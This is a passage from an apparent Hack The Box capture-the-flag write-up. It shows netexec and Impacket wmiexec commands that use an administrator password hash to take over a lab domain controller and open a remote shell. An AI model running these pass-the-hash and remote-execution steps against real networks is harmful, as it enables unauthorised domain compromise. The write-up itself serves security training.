┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ netexec smb dc-jpq225.cicada.vl -u administrator -H 85a0da53871a9d56b6cd05deda3a5e87 -k
SMB         dc-jpq225.cicada.vl 445    dc-jpq225        [*]  x64 (name:dc-jpq225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc-jpq225.cicada.vl 445    dc-jpq225        [+] cicada.vl\administrator:85a0da53871a9d56b6cd05deda3a5e87 (Pwn3d!)
From here, I can take advantage of the open RPC and SMB services to obtain a shell on the DC through either psexec or wmiexec:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ wmiexec.py cicada.vl/administrator@dc-jpq225.cicada.vl -k -hashes :85a0da53871a9d56b6cd05deda3a5e87
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] SMBv3.0 dialect used
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
cicada\administrator
With Administrator access, I can read the user and root flags.